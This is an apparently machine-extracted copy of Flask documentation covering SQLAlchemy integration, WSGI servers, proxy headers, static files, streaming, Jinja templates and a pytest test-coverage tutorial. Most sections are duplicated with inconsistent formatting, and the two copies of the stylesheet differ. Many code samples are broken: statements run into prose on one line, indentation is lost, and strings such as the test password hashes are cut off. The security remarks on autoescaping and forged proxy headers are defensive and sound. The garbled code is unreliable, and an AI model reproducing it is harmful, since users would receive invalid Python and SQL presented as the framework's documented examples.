__init__(self, name=None, email=None): self.name = name
```

```
self.email = email
```

```
def __repr__(self):
```

```
return '<User %r>' % (self.name) To create the database you can  
use the init_db function:
```

```
>>> from yourapplication.database import init_db
```

```
>>> init_db()
```

You can insert entries into the database like this:

```
>>> from yourapplication.database import db_session
```

```
>>> from yourapplication.models import User
```

```
>>> u = User('admin', 'admin@localhost' )
```

```
>>> db_session.add(u)
```

```
>>> db_session.commit()
```

Querying is simple as well:

```
>>> User.query.all()
```

```
[<User u'admin'>]
```

```
>>> User.query.filter(User.name == 'admin' ).first()
```

```
<User u'admin'>
```

Manual Object Relational Mapping

Manual object relational mapping has a few upsides and a few downsides versus the declarative approach from above. The main difference is that you define tables and classes separately and map them together. It's more flexible but a little more to type. In general it works like the declarative approach, so make sure to also split up your application into multiple modules in a package.

```
Here is an example database.py module for your application: from sqlalchemy import create_engine, MetaData from sqlalchemy.orm import scoped_session, sessionmaker engine = create_engine('sqlite:///tmp/test.db', convert_unicode=True) metadata = MetaData()

db_session = scoped_session(sessionmaker(autocommit=False, autoflush=False, bind=engine))
```

```
def init_db():

    metadata.create_all(bind=engine)
```

As in the declarative approach, you need to close the session after each request or application context shutdown. Put this into your application module: `from yourapplication.database import db_session`

```
@app.teardown_appcontext
```

```
def shutdown_session(exception=None): db_session.remove()
```

Here is an example table and model (put this into models.py): `from sqlalchemy import Table, Column, Integer, String from sqlalchemy.orm import mapper`

```
from yourapplication.database import metadata, db_session
```

```
class User(object):
```

```
query = db_session.query_property()

def __init__(self, name=None, email=None): self.name = name
    self.email = email

def __repr__(self):
    return '<User %r>' % (self.name)
users = Table('users', metadata,
    Column('id', Integer, primary_key=True), Column('name',
    String(50), unique=True), Column('email', String(120), unique=True)
)

mapper(User, users)
```

Querying and inserting works exactly the same as in the example above.

## SQL Abstraction Layer

If you just want to use the database system (and SQL) abstraction layer you basically only need the engine:

```
from sqlalchemy import create_engine, MetaData, Table
engine = create_engine('sqlite:///tmp/test.db', convert_unicode=True)
metadata = MetaData(bind=engine)
```

Then you can either declare the tables in your code like in the examples above, or automatically load them:

```
from sqlalchemy import Table
```

users = Table('users', metadata, autoload=True) To insert data you can use the *insert* method. We have to get a connection first so that we can use a transaction:

```
>>> con = engine.connect()
```

```
>>> con.execute(users.insert(), name='admin' ,  
email='admin@localhost' ) SQLAlchemy will automatically commit for  
us.
```

To query your database, you use the engine directly or use a connection:

```
>>> users.select(users.c.id == 1).execute().first() (1, u'admin',  
u'admin@localhost')
```

These results are also dict-like tuples:

```
>>> r = users.select(users.c.id == 1).execute().first()
```

```
>>> r['name']
```

```
u'admin'
```

You can also pass strings of SQL statements to the **execute()** method:

```
>>> engine.execute('select * from users where id = :1' , [1]).first() (1,  
u'admin', u'admin@localhost')
```

[For more information about SQLAlchemy, head over to the website.](#)

# Standalone WSGI Containers

There are popular servers written in Python that contain WSGI applications and serve HTTP. These servers stand alone when they run; you can proxy to them from your web server. Note the section on [Proxy Setups](#) if you run into issues.

## Gunicorn

[Gunicorn](#) ‘Green Unicorn’ is a WSGI HTTP Server for UNIX. It’s a pre-fork worker model ported from Ruby’s Unicorn project. It supports both [eventlet](#) and [greenlet](#). Running a Flask application on this server is quite simple:

```
$ gunicorn myproject:app
```

Gunicorn provides many command-line options – see `gunicorn -h`. For example, to run a Flask application with 4 worker processes (`-w 4`) binding to localhost port 4000 (`-b 127.0.0.1:4000`):

```
$ gunicorn -w 4 -b 127.0.0.1:4000 myproject:app
```

The `gunicorn` command expects the names of your application module or package and the application instance within the module. If you use the application factory pattern, you can pass a call to that:

```
$ gunicorn "myproject:create_app()"
```

## uWSGI

[uWSGI](#) is a fast application server written in C. It is very configurable which makes it more complicated to setup than gunicorn.

Running uWSGI HTTP Router:

```
$ uwsgi --http 127.0.0.1:5000 --module myproject:app
```

For a more optimized setup, see [configuring uWSGI and NGINX](#).

 v. 1.1.x ▾

## Gevent

## Standalone WSGI Containers

There are popular servers written in Python that contain WSGI applications and serve HTTP. These servers stand alone when they run; you can proxy to them from your web server. [Note the section on Proxy Setups if you run into issues.](#)

### Gunicorn

[Gunicorn ‘Green Unicorn’ is a WSGI HTTP Server for UNIX. It’s a pre-fork worker model](#)

[ported from Ruby’s Unicorn project. It supports both eventlet and greenlet.](#) Running a Flask application on this server is quite simple:

```
$ gunicorn myproject:app
```

[Gunicorn provides many command-line options – see](#) `gunicorn -h`. For example, to run a Flask application with 4 worker processes (`-w 4`) binding to localhost port 4000 (`-b 127.0.0.1:4000`):

```
$ gunicorn -w 4 -b 127.0.0.1:4000 myproject:app
```

The `gunicorn` command expects the names of your application module or package and the application instance within the module. If you use the application factory pattern, you can pass a call to that:

```
$ gunicorn "myproject:create_app()"
```

### uWSGI

[uWSGI is a fast application server written in C. It is very configurable which makes it more](#)

complicated to setup than gunicorn.

Running [uWSGI HTTP Router](#):

```
$ uwsgi --http 127.0.0.1:5000 --module myproject:app
```

[For a more optimized setup, see configuring uWSGI and NGINX.](#)

v: 1.1.x

## Gevent

[Gevent](#) is a coroutine-based Python networking library that uses [greenlet to provide a](#)

[high-level synchronous API on top of libev event loop:](#)

```
from gevent.pywsgi import WSGIServer
```

```
from yourapplication import app
```

```
http_server = WSGIServer((" ", 5000), app)  
http_server.serve_forever()
```

## Twisted Web

[Twisted Web](#) is the web server shipped with Twisted, a mature, non-blocking event-driven networking library. Twisted Web comes with a standard WSGI container which can be controlled from the command line using the twistd utility: \$ twistd web --wsgi myproject.app

This example will run a Flask application called app from a module named myproject.

Twisted Web supports many flags and options, and the twistd utility does as well; see twistd -h and twistd web -h for more information. For example, to run a Twisted Web server in the foreground, on port 8080, with an application from myproject: \$ twistd -n web --port tcp:8080 --wsgi myproject.app

If you deploy your application using one of these servers behind an HTTP proxy you will need to rewrite a few headers in order for the

application to work. The two problematic values in the WSGI environment usually are REMOTE\_ADDR and HTTP\_HOST. You can con-figure your httpd to pass these headers, or you can fix them in middleware. Werkzeug ships a fixer that will solve some common setups, but you might want to write your own WSGI middleware for specific setups.

Here's a simple nginx configuration which proxies to an application served on localhost at port 8000, setting appropriate headers:

```
server {  
    listen 80;  
  
    v: 1.1.x  
  
    server_name _;  
  
    access_log /var/log/nginx/access.log; error_log  
    /var/log/nginx/error.log;  
  
    location / {  
        proxy_pass http://127.0.0.1:8000; proxy_redirect off;  
  
        proxy_set_header Host $host; proxy_set_header X-Real-IP  
        $remote_addr; proxy_set_header X-Forwarded-For  
        $proxy_add_x_forwarded_  
  
        proxy_set_header X-Forwarded-Proto $scheme;  
    }  
}
```

If your httpd is not providing these headers, the most common setup invokes the host be-ing set from X-Forwarded-Host and the remote address from X-Forwarded-For: **from**

```
werkzeug.middleware.proxy_fix import ProxyFix app.wsgi_app =  
ProxyFix(app.wsgi_app, x_proto=1, x_host=1) Trusting Headers:
```

Please keep in mind that it is a security issue to use such a middleware in a non-proxy setup because it will blindly trust the incoming headers which might be forged by malicious clients.

If you want to rewrite the headers from another header, you might want to use a fixer like this:

```
class CustomProxyFix(object):  
  
    def __init__(self, app):  
  
        self.app = app  
  
    def __call__(self, environ, start_response): host =  
        environ.get('HTTP_X_FHOST', '') if host:  
  
            environ['HTTP_HOST'] = host  
  
    return self.app(environ, start_response) app.wsgi_app =  
CustomProxyFix(app.wsgi_app)
```

□ v: 1.1.x □

# Static Files

The authentication views and templates work, but they look very plain right now. Some CSS can be added to add style to the HTML layout you constructed. The style won't change, so it's a *static* file rather than a template.

Flask automatically adds a `static` view that takes a path relative to the `flaskr/static` directory and serves it. The `base.html` template already has a link to the `style.css` file:

```
 {{ url_for('static', filename='style.css') }}
```

Besides CSS, other types of static files might be files with JavaScript functions, or a logo image. They are all placed under the `flaskr/static` directory and referenced with `url_for('static', filename='...')`.

This tutorial isn't focused on how to write CSS, so you can just copy the following into the `flaskr/static/style.css` file:

`flaskr/static/style.css`

```
html { font-family: sans-serif; background: #eee; padding: 1rem; }
body { max-width: 960px; margin: 0 auto; background: white; }
h1 { font-family: serif; color: #377ba8; margin: 1rem 0; }
a { color: #377ba8; }
hr { border: none; border-top: 1px solid lightgray; }
nav { background: lightgray; display: flex; align-items: center; padding: 0.5rem 0; }
nav h1 { flex: auto; margin: 0; }
nav h1 a, nav ul li span, header .action { display: block; padding: 0 1rem; }
nav ul { display: flex; list-style: none; margin: 0; padding: 0; }
nav ul li a, nav ul li span, header .action { display: block; padding: 0 1rem; }
nav ul li { position: relative; }
nav ul li::after { content: '»'; position: absolute; right: -0.5em; top: 0; }
.content { padding: 0 1rem 1rem; }
.content > header { display: flex; align-items: flex-end; font-size: 0.85em; }
.content > header h1 { flex: auto; margin: 1rem 0 0.25rem 0; }
.flash { margin: 1em 0; padding: 1em; background: #cae6ff; border: 1px solid #377ba8; }
.post > header { display: flex; align-items: flex-end; font-size: 0.85em; }
.post > header > div:first-of-type { flex: auto; }
.post > header h1 { font-size: 1.5em; margin-bottom: 0; }
.post .about { color: slategray; font-style: italic; }
.post .body { white-space: pre-line; }
.content:last-child { margin-bottom: 0; }
.content form { margin: 1em 0; display: flex; flex-direction: column; }
.content label { font-weight: bold; margin-bottom: 0.5em; }
.content input, .content textarea { margin-bottom: 1em; }
.content textarea { min-height: 12em; resize: vertical; }
```

## Static Files

The authentication views and templates work, but they look very plain right now. Some

CSS can be added to add style to the HTML layout you constructed.  
The style won't

change, so it's a *static* file rather than a template.

Flask automatically adds a static view that takes a path relative to the flaskr/static

directory and serves it. The base.html template already has a link to the style.css file:

```
{{ url_for('static', filename='style.css') }}
```

Besides CSS, other types of static files might be files with JavaScript functions, or a logo image. They are all placed under the flaskr/static directory and referenced with

```
url_for('static', filename='...').
```

This tutorial isn't focused on how to write CSS, so you can just copy the following into the flaskr/static/style.css file:

flaskr/static/style.css

```
html { font-family: sans-serif; background: #eee; padding: 1rem; }
body { max-width: 960px; margin: 0 auto; background: white; }
h1 { font-family: serif; color: #377ba8; margin: 1rem 0; }
a { color: #377ba8; }
```

```
hr { border: none; border-top: 1px solid lightgray; }

nav { background: lightgray; display: flex; align-items: center;
padding: 0; }

nav h1 a { text-decoration: none; padding: 0.25rem 0.5rem; }

nav ul { display: flex; list-style: none; margin: 0; padding: 0; }

nav ul li a, nav ul li span, header .action { display: block;
padding: 0.5rem 0; }

.content { padding: 0 1rem 1rem; }

.content > header { border-bottom: 1px solid lightgray; display: flex; }

.content > header h1 { flex: auto; margin: 1rem 0 0.25rem 0; }

.flash { margin: 1em 0; padding: 1em; background: #cae6f6;
border: 1px solid black; }

.post > header { display: flex; align-items: flex-end; font-size: 0.85em; }

.post > header > div:first-of-type { flex: auto; }

.post > header h1 { font-size: 1.5em; margin-bottom: 0; }

.post .about { color: slategray; font-style: italic; }

.post .body { white-space: pre-line; }

.content:last-child { margin-bottom: 0; }

.content form { margin: 1em 0; display: flex; flex-direction: column; }

.content label { font-weight: bold; margin-bottom: 0.5em; }
```

```
.content input, .content textarea { margin-bottom: 1em; }
```

```
.content textarea { min-height: 12em; resize: vertical; }
```



The screenshot shows a login page for a website named "Flaskr". At the top, there are links for "Register" and "Log In". Below that, the word "Log In" is displayed in a large, bold, blue font. The main area contains two input fields: one for "Username" and one for "Password", both with placeholder text. Below these fields is a "Log In" button.

**input. danger { color: #cc2f2e; }**

**input[type=submit] { align-self: start; min-width: 10em; }**

You can find a less compact version of style.css in the [example code](#).

[Go to http://127.0.0.1:5000/auth/login](http://127.0.0.1:5000/auth/login) and the page should look like the screenshot below.

[You can read more about CSS from Mozilla's documentation. If you change a static file, re-](#)

fresh the browser page. If the change doesn't show up, try clearing your browser's cache.

[Continue to Blog Blueprint.](#)

# Streaming Contents

Sometimes you want to send an enormous amount of data to the client, much more than you want to keep in memory. When you are generating the data on the fly though, how do you send that back to the client without the roundtrip to the filesystem?

The answer is by using generators and direct responses.

## Basic Usage

This is a basic view function that generates a lot of CSV data on the fly. The trick is to have an inner function that uses a generator to generate data and to then invoke that function and pass it to a response object:

```
from flask import Response

@app.route('/large.csv')
def generate_large_csv():
    def generate():
        for row in iter_all_rows():
            yield ','.join(row) + '\n'
    return Response(generate(), mimetype='text/csv')
```

Each `yield` expression is directly sent to the browser. Note though that some WSGI middlewares might break streaming, so be careful there in debug environments with profilers and other things you might have enabled.

## Streaming from Templates

The Jinja2 template engine also supports rendering templates piece by piece. This functionality is not directly exposed by Flask because it is quite uncommon, but you can easily do it yourself:

```
from flask import Response

def stream_template(template_name, **context):
    app.update_template_context(context)
    t = app.jinja_env.get_template(template_name)
    rv = t.stream(context)
    rv.enable_buffering(5)
    return rv
```

## Streaming Contents

Sometimes you want to send an enormous amount of data to the client, much more than you want to keep in memory. When you are generating the data on the fly though, how do you send that back to the client without the roundtrip to the filesystem?

The answer is by using generators and direct responses.

### Basic Usage

This is a basic view function that generates a lot of CSV data on the fly. The trick is to have an inner function that uses a generator to generate data and to then invoke that function and pass it to a response object:

```
from flask import Response

@app.route('/large.csv' )

def generate_large_csv():

def generate():

for row in iter_all_rows(): yield ','.join(row) + '\n'

return Response(generate(), mimetype='text/csv' ) Each yield expression is directly sent to the browser. Note though that some WSGI mid-dlewares might break streaming, so be careful there in debug environments with profilers and other things you might have enabled.
```

### Streaming from Templates

The Jinja2 template engine also supports rendering templates piece by piece. This functionality is not directly exposed by Flask because it is quite uncommon, but you can easily do it yourself:

```
from flask import Response

def stream_template(template_name, **context):
    app.update_template_context(context) t =
    app.jinja_env.get_template(template_name) rv = t.stream(context)

    rv.enable_buffering(5)

    return rv

@app.route('/my-large-page.html') def render_large_template():
    rows = iter_all_rows()

    return Response(stream_template('the_template.html', rows=rows))

The trick here is to get the template object from the Jinja2
environment on the application and to call stream\(\) instead of
render\(\) which returns a stream object instead of a
```

string. Since we're bypassing the Flask template render functions and using the template object itself we have to make sure to update the render context ourselves by calling

[update\\_template\\_context\(\)](#). The template is then evaluated as the stream is iterated

over. Since each time you do a yield the server will flush the content to the client you might want to buffer up a few items in the template which you can do with rv.enable\_buffering(size). 5 is a sane default.

## Streaming with Context

### *Changelog*

Note that when you stream data, the request context is already gone the moment the function executes. Flask 0.9 provides you with a helper that can keep the request context around during the execution of the generator: **from flask import stream\_with\_context, request, Response**

```
@app.route('/stream' )  
  
def streamed_response():  
  
    def generate():  
  
        yield 'Hello '  
  
        yield request.args['name']  
  
        yield '!'  
  
    return Response(stream_with_context(generate())) Without the  
stream\_with\_context\(\) function you would get a RuntimeError at  
that  
point.
```

# Subclassing Flask

The `Flask` class is designed for subclassing.

For example, you may want to override how request parameters are handled to preserve their order:

```
from flask import Flask, Request
from werkzeug.datastructures import ImmutableOrderedMultiDict
class MyRequest(Request):
    """Request subclass to override request parameter storage"""
    parameter_storage_class = ImmutableOrderedMultiDict
class MyFlask(Flask):
    """Flask subclass using the custom request class"""
    request_class = MyRequest
```

This is the recommended approach for overriding or augmenting Flask's internal functionality.

## Subclassing Flask

The [Flask class is designed for subclassing.](#)

For example, you may want to override how request parameters are handled to preserve their order:

```
from flask import Flask, Request from werkzeug.datastructures  
import ImmutableOrderedMultiDict class MyRequest(Request):
```

*"""Request subclass to override request parameter storage"""*

```
parameter_storage_class = ImmutableOrderedMultiDict class  
MyFlask(Flask):
```

*"""Flask subclass using the custom request class"""*

```
request_class = MyRequest
```

This is the recommended approach for overriding or augmenting Flask's internal functionality.

# Template Inheritance

The most powerful part of Jinja is template inheritance. Template inheritance allows you to build a base “skeleton” template that contains all the common elements of your site and defines **blocks** that child templates can override.

Sounds complicated but is very basic. It’s easiest to understand it by starting with an example.

## Base Template

This template, which we’ll call `layout.html`, defines a simple HTML skeleton document that you might use for a simple two-column page. It’s the job of “child” templates to fill the empty blocks with content:

```
<!doctype html>
<html>
  <head>
    {%- block head %}
      <link rel="stylesheet" href="{{ url_for('static', filename='style.css') }"/>
      <title>{%- block title %}{%- endblock %} - My Webpage</title>
    {%- endblock %}
  </head>
  <body>
    <div id="content">{%- block content %}{%- endblock %}</div>
    <div id="footer">
      {%- block footer %}
        © Copyright 2010 by <a href="http://domain.invalid/">you</a>
      {%- endblock %}
    </div>
  </body>
</html>
```

In this example, the `{%- block %}` tags define four blocks that child templates can fill in. All the `block` tag does is tell the template engine that a child template may override those portions of the template.

## Child Template

A child template might look like this:

**Template Inheritance** The most powerful part of Jinja is template inheritance. Template inheritance allows you to build a base “skeleton” template that contains all the common elements of your site and defines **blocks** that child templates can override.

Sounds complicated but is very basic. It’s easiest to understand it by starting with an example.

### Base Template

This template, which we’ll call `layout.html`, defines a simple HTML skeleton document that you might use for a simple two-column page. It’s the job of “child” templates to fill the empty blocks with content:

```
<!doctype html>

<html>

<head>

{% block head %}

<link rel="stylesheet" href="{{ url_for('static', filename='style.c

<title> {% block title %}{% endblock %} - My Webpage</title>

{% endblock %}

</head>

<body>

<div id="content" > {% block content %}{% endblock %}</div>

<div id="footer" >

{% block footer %}
```

```
&copy; Copyright 2010 by <a href="http://domain.invalid/"> you</a>

{% endblock %}

</div>

</body>

</html>
```

In this example, the `{% block %}` tags define four blocks that child templates can fill in.

All the `block` tag does is tell the template engine that a child template may override those portions of the template.

## Child Template

A child template might look like this:

```
{% extends "layout.html" %}

{% block title %}Index{% endblock %}

{% block head %}
{{ super() }}

<style type="text/css" >
.important { color: #336699; }

</style>

{% endblock %}

{% block content %}

<h1> Index</h1>
```

```
<p class="important" > Welcome on my awesome homepage.
```

```
{% endblock %}
```

The `{% extends %}` tag is the key here. It tells the template engine that this template “extends” another template. When the template system evaluates this template, first it locates the parent. The `extends` tag must be the first tag in the template. To render the contents of a block defined in the parent template, use `{{ super() }}`.

# Templates

Flask leverages Jinja2 as template engine. You are obviously free to use a different template engine, but you still have to install Jinja2 to run Flask itself. This requirement is necessary to enable rich extensions. An extension can depend on Jinja2 being present.

This section only gives a very quick introduction into how Jinja2 is integrated into Flask. If you want information on the template engine's syntax itself, head over to the official [Jinja2 Template Documentation](#) for more information.

## Jinja Setup

Unless customized, Jinja2 is configured by Flask as follows:

- autoescaping is enabled for all templates ending in `.html`, `.htm`, `.xml` as well as `.xhtml` when using `render_template()`.
- autoescaping is enabled for all strings when using `render_template_string()`.
- a template has the ability to opt in/out autoescaping with the `{% autoescape %}` tag.
- Flask inserts a couple of global functions and helpers into the Jinja2 context, additionally to the values that are present by default.

## Standard Context

The following global variables are available within Jinja2 templates by default:

### **config**

The current configuration object (`flask.config`)

► [Changelog](#)

### **request**

The current request object (`flask.request`). This variable is unavailable if the template was rendered without an active request context.

### **session**

The current session object (`flask.session`). This variable is unavailable if the template was rendered without an active request context.

### **g**

The request bound object for global variables (`flask.g`). This variable is unavailable if the template was rendered without an active request context.

## Templates

Flask leverages Jinja2 as template engine. You are obviously free to use a different template engine, but you still have to install Jinja2 to run Flask itself. This requirement is necessary to enable rich extensions. An extension can depend on Jinja2 being present.

This section only gives a very quick introduction into how Jinja2 is integrated into Flask. If

[you want information on the template engine's syntax itself, head over to the official Jinja2](#)

[Template Documentation for more information.](#)

### Jinja Setup

Unless customized, Jinja2 is configured by Flask as follows: autoescaping is enabled for all templates ending in .html, .htm, .xml as well as

.xhtml when using **render\_template()**.

autoescaping is enabled for all strings when using **render\_template\_string()**.

a template has the ability to opt in/out autoescaping with the {  
  autoescape %} tag.

Flask inserts a couple of global functions and helpers into the Jinja2 context, additionally to the values that are present by default.

### Standard Context

The following global variables are available within Jinja2 templates by default: **config**

The current configuration object (**flask.config**) *Changelog*

## **request**

[The current request object \(`flask.request`\)](#). This variable is unavailable if the template was rendered without an active request context.

## **session**

The current session object ([flask.session](#)). This variable is unavailable if the template was rendered without an active request context.

## **g**

[The request-bound object for global variables \(`flask.g`\)](#). This variable is unavailable if the template was rendered without an active request context.

## **url\_for()**

The [flask.url\\_for\(\)](#) function.

## **get\_flashed\_messages()**

The [flask.get\\_flashed\\_messages\(\)](#) function.

The Jinja Context Behavior:

These variables are added to the context of variables, they are not global variables. The difference is that by default these will not show up in the context of imported templates. This is partially caused by performance considerations, partially to keep things explicit.

What does this mean for you? If you have a macro you want to import, that needs to access the request object you have two possibilities:

1. you explicitly pass the request to the macro as parameter, or the attribute of the request object you are interested in.

2. you import the macro “with context”.

Importing with context looks like this:

```
{% from '_helpers.html' import my_macro with context %}
```

## Standard Filters

These filters are available in Jinja2 additionally to the filters provided by Jinja2 itself: **tojson()**

This function converts the given object into JSON representation. This is for example very helpful if you try to generate JavaScript on the fly.

```
<script type="text/javascript">  
doSomethingWith('{{ user.username|tojson }}');  
</script>
```

It is also safe to use the output of **|tojson** in a *single-quoted* HTML attribute:

```
<button onclick='doSomethingWith('{{ user.username|tojson }}')'>  
Click me  
</button>
```

Note that in versions of Flask prior to 0.10, if using the output of **|tojson** inside script, make sure to disable escaping with **|safe**. In Flask 0.10 and above, this happens automatically.

## Controlling Autoescaping

Autoescaping is the concept of automatically escaping special characters for you. Special characters in the sense of HTML (or XML, and thus XHTML) are &, >, <, " as well as '. Because these characters carry specific meanings in documents on their own you

have to re-place them by so called “entities” if you want to use them for text. Not doing so would not only cause user frustration by the inability to use these characters in text, but can also lead to security problems. ([see Cross-Site Scripting \(XSS\)](#)) Sometimes however you will need to disable autoescaping in templates. This can be the case if you want to explicitly inject HTML into pages, for example if they come from a system that generates secure HTML like a markdown to HTML converter.

There are three ways to accomplish that:

[In the Python code, wrap the HTML string in a Markup object](#) before passing it to the template. This is in general the recommended way.

Inside the template, use the `|safe` filter to explicitly mark a string as safe HTML (`{{`

`myvariable|safe }})`

Temporarily disable the autoescape system altogether.

To disable the autoescape system in templates, you can use the `{% autoescape %}` block:

```
{% autoescape false %}
```

```
<p> autoescaping is disabled here
```

```
<p> {{ will_not_be_escaped }}
```

```
{% endautoescape %}
```

Whenever you do this, please be very cautious about the variables you are using in this block.

## Registering Filters

If you want to register your own filters in Jinja2 you have two ways to do that. You can ei-

[ther put them by hand into the `jinja\_env`](#) of the application or use the [`template\_filter\(\)`](#) decorator.

The two following examples work the same and both reverse an object:

```
@app.template_filter('reverse') def reverse_filter(s):  
    return s[::-1]  
  
def reverse_filter(s):  
  
    return s[::-1]
```

`app.jinja_env.filters['reverse'] = reverse_filter` In case of the decorator the argument is optional if you want to use the function name as name of the filter. Once registered, you can use the filter in your templates in the same way as Jinja2's builtin filters, for example if you have a Python list in context called `mylist`:

```
{% for x in mylist | reverse %}  
    ...  
{% endfor %}
```

## Context Processors

To inject new variables automatically into the context of a template, context processors ex-ist in Flask. Context processors run before the template is rendered and have the ability to inject new values into the template context. A context processor is a function that returns a dictionary. The keys and values of this dictionary are then merged with the template context, for all templates in the app:

```
@app.context_processor  
  
def inject_user():  
  
    return dict(user=g.user)
```

The context processor above makes a variable called `user` available in the template with the value of `g.user`. This example is not very interesting because `g` is available in templates anyways, but it gives an idea how this works.

Variables are not limited to values; a context processor can also make functions available to templates (since Python allows passing around functions):

```
@app.context_processor  
  
def utility_processor():  
  
    def format_price(amount, currency=u'€'): return u'{0:.2f}'  
    {1}.format(amount, currency) return dict(format_price=format_price)  
The context processor above makes the format_price function  
available to all templates:
```

```
{{ format_price(0.33) }}
```

You could also build `format_price` [as a template filter \(see Registering Filters\)](#), but this

demonstrates how to pass functions in a context processor.

# Test Coverage

Writing unit tests for your application lets you check that the code you wrote works the way you expect. Flask provides a test client that simulates requests to the application and returns the response data.

You should test as much of your code as possible. Code in functions only runs when the function is called, and code in branches, such as `if` blocks, only runs when the condition is met. You want to make sure that each function is tested with data that covers each branch.

The closer you get to 100% coverage, the more comfortable you can be that making a change won't unexpectedly change other behavior. However, 100% coverage doesn't guarantee that your application doesn't have bugs. In particular, it doesn't test how the user interacts with the application in the browser. Despite this, test coverage is an important tool to use during development.

---

## Note:

This is being introduced late in the tutorial, but in your future projects you should test as you develop.

---

You'll use `pytest` and `coverage` to test and measure your code. Install them both:

```
$ pip install pytest coverage
```

## Setup and Fixtures

The test code is located in the `tests` directory. This directory is *next to* the `flaskr` package, not inside it. The `tests/conftest.py` file contains setup functions called `fixtures` that each test will use. Tests are in Python modules that start with `test_`, and each test function in those modules also starts with `test_`.

Each test will create a new temporary database file and populate some data that will be used in the tests. Write a SQL file to insert that data.

```
tests/data.sql
```

```
INSERT INTO user (username, password)
VALUES
('test', 'pbkdf2:sha256:50000$TCI4GzcX$0de171a4f4dac32e3364c7ddc7c14f'
('other', 'pbkdf2:sha256:50000$kJPKsz6N$d2d4784f1b030a9761f5ccaeaca4
```

## Test Coverage

Writing unit tests for your application lets you check that the code you wrote works the way you expect. Flask provides a test client that simulates requests to the application and returns the response data.

You should test as much of your code as possible. Code in functions only runs when the function is called, and code in branches, such as if blocks, only runs when the condition is met. You want to make sure that each function is tested with data that covers each branch.

The closer you get to 100% coverage, the more comfortable you can be that making a change won't unexpectedly change other behavior. However, 100% coverage doesn't guarantee that your application doesn't have bugs. In particular, it doesn't test how the user interacts with the application in the browser. Despite this, test coverage is an important tool to use during development.

Note:

This is being introduced late in the tutorial, but in your future projects you should test as you develop.

You'll use [pytest and coverage](#) to test and measure your code. Install them both: \$ pip install pytest coverage

## Setup and Fixtures

The test code is located in the tests directory. This directory is *next to* the flaskr pack-age, not inside it. The tests/conftest.py file contains setup functions called *fixtures* that each test will use. Tests are in Python modules that start with test\_, and each test function in those modules also starts with test\_.

Each test will create a new temporary database file and populate some data that will be used in the tests. Write a SQL file to insert that data.

tests/data.sql

**INSERT INTO user (username, password) VALUES**

```
('test' ,  
'pbkdf2:sha256:50000$TCI4GzcX$0de171a4f4dac32e3364c7ddc7c  
14f ('other' ,  
'pbkdf2:sha256:50000$kJPKsz6N$d2d4784f1b030a9761f5ccaeaca  
4
```

**INSERT INTO post (title, body, author\_id, created) VALUES**

```
('test title' , 'test' || x'0a' || 'body' , 1, '2018-01-01 00:00:00' ); The app  
fixture will call the factory and pass test_config to configure the  
application and database for testing instead of using your local  
development configuration.
```

tests/conftest.py

```
import os  
  
import tempfile  
  
import pytest  
  
from flaskr import create_app  
  
from flaskr.db import get_db, init_db  
with open(os.path.join(os.path.dirname(__file__), 'data.sql'), 'rb') as  
    _data_sql = f.read().decode('utf8')  
  
@pytest.fixture  
  
def app():  
  
    db_fd, db_path = tempfile.mkstemp()  
  
    app = create_app({
```

```
'TESTING' : True,  
'DATABASE' : db_path,  
})  
with app.app_context():  
    init_db()  
    get_db().executescript(_data_sql)  
yield app  
    os.close(db_fd)  
    os.unlink(db_path)  
@pytest.fixture  
def client(app):  
    return app.test_client()  
@pytest.fixture  
def runner(app):  
    return app.test_cli_runner()
```

[\*\*tempfile.mkstemp\(\)\*\*](#) creates and opens a temporary file, returning the file object and the path to it. The DATABASE path is overridden so it points to this temporary path instead of the instance folder. After setting the path, the database tables are created and the test data is inserted. After the test is over, the temporary file is closed and removed.

[\*\*TESTING\*\*](#) tells Flask that the app is in test mode. Flask changes some internal behavior so it's easier to test, and other extensions

can also use the flag to make testing them easier.

The client [fixture calls app.test\\_client\(\) with the application object created by the](#)

app fixture. Tests will use the client to make requests to the application without running the server.

The runner fixture is similar to client [app.test\\_cli\\_runner\(\) creates a runner that](#)

can call the Click commands registered with the application.

Pytest uses fixtures by matching their function names with the names of arguments in the test functions. For example, the test\_hello function you'll write next takes a client argument. Pytest matches that with the client fixture function, calls it, and passes the returned value to the test function.

## Factory

There's not much to test about the factory itself. Most of the code will be executed for each test already, so if something fails the other tests will notice.

The only behavior that can change is passing test config. If config is not passed, there should be some default configuration, otherwise the configuration should be overridden.

tests/test\_factory.py

```
from flaskr import create_app

def test_config():

    assert not create_app().testing
    assert create_app({'TESTING' : True}).testing

    def test_hello(client):
        response = client.get('/hello')
        assert b"Hello, world!" in response.data
```

```
assert response.data == b'Hello, World!'
```

You added the hello route as an example when writing the factory at the beginning of the tutorial. It returns “Hello, World!”, so the test checks that the response data matches.

## Database

Within an application context, get\_db should return the same connection each time it's called. After the context, the connection should be closed.

tests/test\_db.py

```
import sqlite3  
import pytest  
from flaskr.db import get_db
```

```
def test_get_close_db(app):  
  
with app.app_context():  
  
    db = get_db()
```

```
assert db is get_db()  
  
with pytest.raises(sqlite3.ProgrammingError) as e:  
    db.execute('SELECT 1' )
```

**assert** 'closed' **in** str(e.value) The init-db command should call the init\_db function and output a message.

tests/test\_db.py

```
def test_init_db_command(runner, monkeypatch):  
    class Recorder(object):
```

```
called = False

def fake_init_db():

    Recorder.called = True

    monkeypatch setattr('flaskr.db.init_db' , fake_init_db) result =
    runner.invoke(args=['init-db' ]) assert 'Initialized' in result.output

assert Recorder.called
```

This test uses Pytest's monkeypatch fixture to replace the init\_db function with one that records that it's been called. The runner fixture you wrote above is used to call the init-db command by name.

## Authentication

For most of the views, a user needs to be logged in. The easiest way to do this in tests is to make a POST request to the login view with the client. Rather than writing that out every time, you can write a class with methods to do that, and use a fixture to pass it the client for each test.

tests/conftest.py

```
class AuthActions(object):

    def __init__(self, client): self._client = client

    def login(self, username='test' , password='test' ): return
        self._client.post(
            '/auth/login' ,
            data={'username' : username, 'password' : password}
        )
```

```
def logout(self):  
  
    return self._client.get('/auth/logout' )  
  
@pytest.fixture  
  
def auth(client):  
  
return AuthActions(client)
```

With the auth fixture, you can call auth.login() in a test to log in as the test user, which was inserted as part of the test data in the app fixture.

The register view should render successfully on GET. On POST with valid form data, it should redirect to the login URL and the user's data should be in the database. Invalid data should display error messages.

tests/test\_auth.py

```
import pytest  
  
from flask import g, session  
  
from flaskr.db import get_db  
  
def test_register(client, app): assert client.get('/auth/register').status_code == 200  
  
response = client.post(  
    '/auth/register' , data={'username' : 'a' , 'password' : 'a' }  
)  
  
assert 'http://localhost/auth/login' == response.headers['Location']  
  
with app.app_context():
```

```
assert get_db().execute(  
    "select * from user where username = 'a'" ,  
).fetchone() is not None  
  
@pytest.mark.parametrize(("username" , 'password' , 'message' ), (  
